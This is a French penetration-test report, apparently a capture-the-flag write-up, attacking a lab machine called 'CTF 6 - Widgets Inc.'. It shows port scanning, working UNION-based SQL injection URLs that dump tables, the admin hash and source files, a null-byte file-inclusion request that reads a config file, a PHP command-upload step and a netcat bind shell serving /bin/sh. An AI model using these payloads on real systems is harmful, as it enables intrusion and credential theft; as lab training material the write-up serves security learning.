

Par Zenk

Rapport d'audit de sécurité

Pour Widgets Inc.

bik3te pour Zenk
20/07/2010



Sommaire

| | |
|--|---|
| 1. Prise d'informations | 3 |
| 2. Recherche de vulnérabilités | 6 |
| 3. Exploitation des vulnérabilités | 7 |

1. Prise d'informations

Société : Widgets Inc.

URL du site WEB : <http://192.168.167.32>

Contacts divers :

- sales@192.168.167.32
- John Sloan – CEO : john@192.168.167.32
- Linda Charm – Manager : linda@192.168.167.32
- Fred Beekman – Sales : fred@192.168.167.32
- Molly Steele – Assistant : molly@192.168.167.32
- Toby Victor – Technical : toby@192.168.167.32
- jukeane@sas.upenn.edu

Une des premières choses à faire lors d'un test d'intrusion sur une machine est de scanner les ports afin de déterminer si un ou plusieurs ports sont ouverts. Ces ports correspondent à des services et ils peuvent être à l'origine de vulnérabilités.

```
root@bt:~# nmap -sS -A 192.168.167.32

Starting Nmap 5.00 ( http://nmap.org ) at 2010-07-01 13:39 CEST
Interesting ports on 192.168.167.32:
Not shown: 991 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey: 1024 14:a9:f4:11:dc:2c:4e:0d:45:6c:99:11:22:29:03:bc (DSA)
|_ 2048 45:58:6c:98:3e:97:2a:da:e2:b8:6a:84:d4:6a:be:26 (RSA)
80/tcp    open  http     Apache httpd 2.2.3 ((CentOS))
|_ html-title: CTF 6 - Widgets Inc.
110/tcp   open  pop3     Dovecot pop3d
|_ pop3-capabilities: USER CAPA RESP-CODES UIDL PIPELINING STLS TOP SASL(PLAIN)
111/tcp   open  rpcbind
|_ rpcinfo:
| 100000 2 111/udp rpcbind
| 100024 1 920/udp status
| 100000 2 111/tcp rpcbind
|_ 100024 1 923/tcp status
143/tcp   open  imap     Dovecot imapd
|_ imap-capabilities: LOGIN-REFERRALS AUTH=PLAIN UNSELECT THREAD=REFERENCES STAR
TTLS IMAP4rev1 NAMESPACE SORT CHILDREN LITERAL+ IDLE SASL-IR MULTIAPPEND
443/tcp   open  ssl/http Apache httpd 2.2.3 ((CentOS))
|_ html-title: CTF 6 - Widgets Inc.
993/tcp   open  ssl/imap Dovecot imapd
|_ sslv2: server still supports SSLv2
```

```
|_ imap-capabilities: LOGIN-REFERRALS UNSELECT THREAD=REFERENCES AUTH=PLAIN IMAP
4rev1 NAMESPACE SORT CHILDREN LITERAL+ IDLE SASL-IR MULTIAPPEND
995/tcp open  ssl/pop3 Dovecot pop3d
|_ sslv2: server still supports SSLv2
|_ pop3-capabilities: USER CAPA UIDL PIPELINING RESP-CODES TOP SASL(PLAIN)
3306/tcp open  mysql  MySQL 5.0.45
| mysql-info: Protocol: 10
| Version: 5.0.45
| Thread ID: 447
| Some Capabilities: Connect with DB, Compress, Transactions, Secure Connection
| Status: Autocommit
|_ Salt: l<&Fmu%ST+w;]Bp/9oEH
MAC Address: 00:0C:29:29:4D:DB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.27
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 36.03 seconds
```

Voici les informations que nous pouvons tirer du scan :

- Linux 2.6
- Serveur virtuel
- Les services activés :
 - 22/tcp open ssh OpenSSH 4.3 (protocol 2.0)
 - 80/tcp open http Apache httpd 2.2.3 ((CentOS))
 - 110/tcp open pop3
 - 111/tcp open rpcbind 2 (rpc #100000)
 - 143/tcp open imap
 - 443/tcp open ssl OpenSSL
 - 923/tcp open rpc
 - 993/tcp open ssl OpenSSL
 - 995/tcp open ssl OpenSSL
 - 3306/tcp open mysql (5.0.45)
 - 8000/tcp open http-alt

Concentrons-nous sur le site, notre porte d'entrée.

Lançons l'utilitaire **nikto** sur 192.168.167.32 et relevons les informations importantes :

- <http://192.168.167.32/mail>
- <http://192.168.167.32/icons/>
- <http://192.168.167.32/files/>
- <http://192.168.167.32/lib/>

- <http://192.168.167.32/sql/> ---> **<http://192.168.167.32/sql/db.sql>**
- <http://192.168.167.32/phpmyadmin/>
- <http://192.168.167.32/manual/> ---> Apache HTTP Server Version 2.2
- <http://192.168.167.32/docs/>
 - **http://192.168.167.32/docs/code_backup.tgz**
 - **<http://192.168.167.32/docs/phpinfo.php>** ---> **PHP Version 5.2.6**

Nous avons rapidement récupéré un backup du code source. Celui-ci nous rendra la tâche plus facile pour pénétrer le réseau.

Le fichier db.sql quant à lui nous donne beaucoup d'informations, notamment le login/mot de passe de l'admin de la base de données !

```
CREATE database IF NOT EXISTS cms;

use mysql;

GRANT ALL PRIVILEGES ON cms.* to 'sql_account'@'localhost' IDENTIFIED BY 'sql_password';

use cms;

DROP TABLE IF EXISTS user;
DROP TABLE IF EXISTS event;
DROP TABLE IF EXISTS log;

CREATE TABLE IF NOT EXISTS user (
  user_id int not null auto_increment primary key,
  user_username varchar(50) not null,
  user_password varchar(32) not null
);

CREATE TABLE IF NOT EXISTS event (
  event_id int not null auto_increment primary key,
  event_title varchar(255) not null,
  event_body text,
  event_file varchar(255) default null,
  user_id int not null,
  event_hits int default 0
);

CREATE TABLE IF NOT EXISTS log (
  log_id int not null auto_increment primary key,
  log_ip varchar(20),
  log_referer varchar(255),
  log_useragent varchar(255)
);
```


```
DELETE FROM user;
DELETE FROM event;
DELETE FROM log;
```

```
INSERT INTO user SET user_id = 1, user_username='admin', user_password=md5('adminpass');
```

2. Recherche de vulnérabilités

Nous regardons toutes les pages du site :


- <http://192.168.167.32/index.php?id=x> (x est un chiffre représentant l'identifiant de la news à afficher)
- <http://192.168.167.32/index.php?id=4> AND 1=1 affiche la news 4 contrairement à <http://192.168.167.32/index.php?id=4> AND 1=0.
Il y a donc une SQL injection à exploiter.
- <http://192.168.167.32/mail> --> RoundCube WebMail 0.2-beta (Nous n'avons pas le net, mais ce script comporte sûrement des failles)
- http://192.168.167.32/mail/program/js/tiny_mce/license.txt



Index of /mail/program/js/tiny_mce/plugins

| Name | Last modified | Size | Description |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | | - | |
| cleanup/ | 16-Dec-2008 12:15 | - | |
| compat2x/ | 16-Dec-2008 12:15 | - | |
| contextmenu/ | 16-Dec-2008 12:15 | - | |
| directionality/ | 16-Dec-2008 12:15 | - | |
| emotions/ | 16-Dec-2008 12:15 | - | |
| media/ | 16-Dec-2008 12:15 | - | |
| nonbreaking/ | 16-Dec-2008 12:15 | - | |
| paste/ | 16-Dec-2008 12:15 | - | |
| searchreplace/ | 16-Dec-2008 12:15 | - | |
| spellchecker/ | 16-Dec-2008 12:15 | - | |
| table/ | 16-Dec-2008 12:15 | - | |
| visualchars/ | 16-Dec-2008 12:15 | - | |
| xhtmlxtras/ | 16-Dec-2008 12:15 | - | |

Apache/2.2.3 (CentOS) Server at 192.168.167.32 Port 80



- <http://192.168.167.32/index.php?action=xxx> (xxx est la page) (Possibilité de faille include peut-être)

3. Exploitation des vulnérabilités

SQL Injection :

<http://192.168.167.32/index.php?id=-1%20UNION%20SELECT%201,2,3,4,5,6,7>




nc. Homepage



Récupération d'informations (en utilisant le champ 2, 3 ou 7) :

[http://192.168.167.32/index.php?id=-1%20UNION%20SELECT%201,version\(\),user\(\),4,5,6,database\(\)](http://192.168.167.32/index.php?id=-1%20UNION%20SELECT%201,version(),user(),4,5,6,database())



nc. Homepage



Nombre de tables :

```
http://192.168.167.32/index.php?id=-
1%20UNION%20SELECT%201,(SELECT%20COUNT(*)%20FROM%20information_schema.TABLES%20
WHERE%20table_schema=DATABASE()),3,4,5,6,7
```

=> 3

Récupération des noms des tables :

```
http://192.168.167.32/index.php?id=-
1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(table_name)%20FROM%20information_s
chema.TABLES%20WHERE%20table_schema=DATABASE()),3,4,5,6,7
```

=> event,log,user

Récupération des champs de la table event :

```
http://192.168.167.32/index.php?id=-
1%20%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(column_name)%20FROM%20inform
ation_schema.COLUMNS%20WHERE%20table_name=%27event%27%20AND%20table_schema=DAT
ABASE()),3,4,5,6,7
```

=> event_id,event_title,event_body,event_file,user_id,event_hits

Table log :


=> log_id,log_ip,log_referer,log_useragent

Table user :

user_id,user_username,user_password


Récupération du couple login/pass de l'admin :

[http://192.168.167.32/index.php?id=-1%20UNION%20SELECT%201,\(SELECT%20GROUP_CONCAT\(user_username,0x3a,user_password\)%20FROM%20user\),3,4,5,6,7](http://192.168.167.32/index.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(user_username,0x3a,user_password)%20FROM%20user),3,4,5,6,7)



=> admin:25e4ee4e9229397b6b17776bfceaf8e7 ---> admin:pass

http://192.168.167.32/?id=-1%20UNION%20select%201,load_file(%27/var/www/html/index.php%27),3,4,5,6,7%20from%20dual



nc. Homepage



http://192.168.167.32/?id=-1%20UNION%20select%201,load_file(%27/var/www/html/actions/login.php%27),3,4,5,6,7%20from%20dual


Faille include :

http://192.168.167.32/actions/login.php?action=../../conf/config.ini%00


=> ; This is the configuration file ; database_host = localhost database_pass = 45kkald?8laLKD
database_user = cms_user database_db = cms

Nous avons donc accès à l'interface d'administration :


- Possibilité d'ajouter son propre article




- Possibilité de créer ou modifier des utilisateurs



- Possibilité de consulter les logs



Via la création d'articles, nous uploadons notre script php nous permettant d'exécuter des commandes :




Il nous reste à déposer notre backdoor pour pouvoir communiquer directement en shell à travers le logiciel netcat.


Nous uploadons netcat et le lançons en serveur :

```
./netcat -c /bin/sh -l -p 1278
```

Et nous nous connectons dessus :



Nous pouvons désormais récupérer et analyser un certains nombre de fichiers (avec nos droits apache)



```
uname -a
```

```
Linux localhost.localdomain 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686 i686 i386 GNU/Linux
```

```
ls /var/www/html/roundcubemail-0.2-beta2/config
db.inc.php
db.inc.php.dist
main.inc.php
main.inc.php.dist
```

```
CentOS release 5.2 (Final)
```

```
...
```

Il nous faudrait avoir accès au net pour trouver un exploit nous permettant une escalation de privilèges (d'apache à root) via udev sûrement.

```
root@bt:~/logs# ls -alh
total 60K
drwxr-sr-x 3 48 48 4.0K Jul 1 13:50 .
drwxr-xr-x 33 root root 4.0K Jul 1 15:51 ..
-rw-r--r-- 1 48 48 103 Jun 22 2009 .htaccess
-rw-r--r-- 1 48 48 20 Jun 22 2009 .htpasswd
-rw-r--r-- 1 48 48 10K Jun 23 2009 backup.tgz
-rw-r--r-- 1 48 48 27K Jun 30 2009 log.log
```

```
drwxr-sr-x 3 root 48 4.0K Jul 1 13:50 var
```

```
root@bt:~/logs# more .htpasswd  
admin:mFiIPQcxSFjRA
```

Ce couple de login et mot de passe, une fois cracké via johntheripper, nous permettrait d'accéder à la partie /logs du site et de récupérer les logs.

```
root@bt:~/logs# cd ../conf  
root@bt:~/conf# ls  
config.ini  
root@bt:~/conf# more config.ini  
;  
; This is the configuration file  
;  
database_host = localhost  
database_pass = 45kkald?8laLKD  
database_user = cms_user  
database_db = cms
```

Grace à ce fichier, nous avons le login et mot de passe de la base de données.
Un phpmyadmin étant présent sur le serveur :

```
http://192.168.167.32/phpmyadmin/index.php  
database_pass = 45kkald?8laLKD  
database_user = cms_user
```

dans la table cms, on a la table user :

| id | user | password |
|----|-------|----------------------------------|
| 1 | admin | 25e4ee4e9229397b6b17776bfceaf8e7 |

Le mot de passe est hashé en md5, il n'y a plus qu'à le cracker via john.
résultat : adminpass

Grace au couple admin/adminpass, nous avons accès au CMS du site. Nous pouvons à présent éditer/supprimer des news.

Autre info pour la bd → root : 6cbbdf9b35eb7db1 (mysqlpass)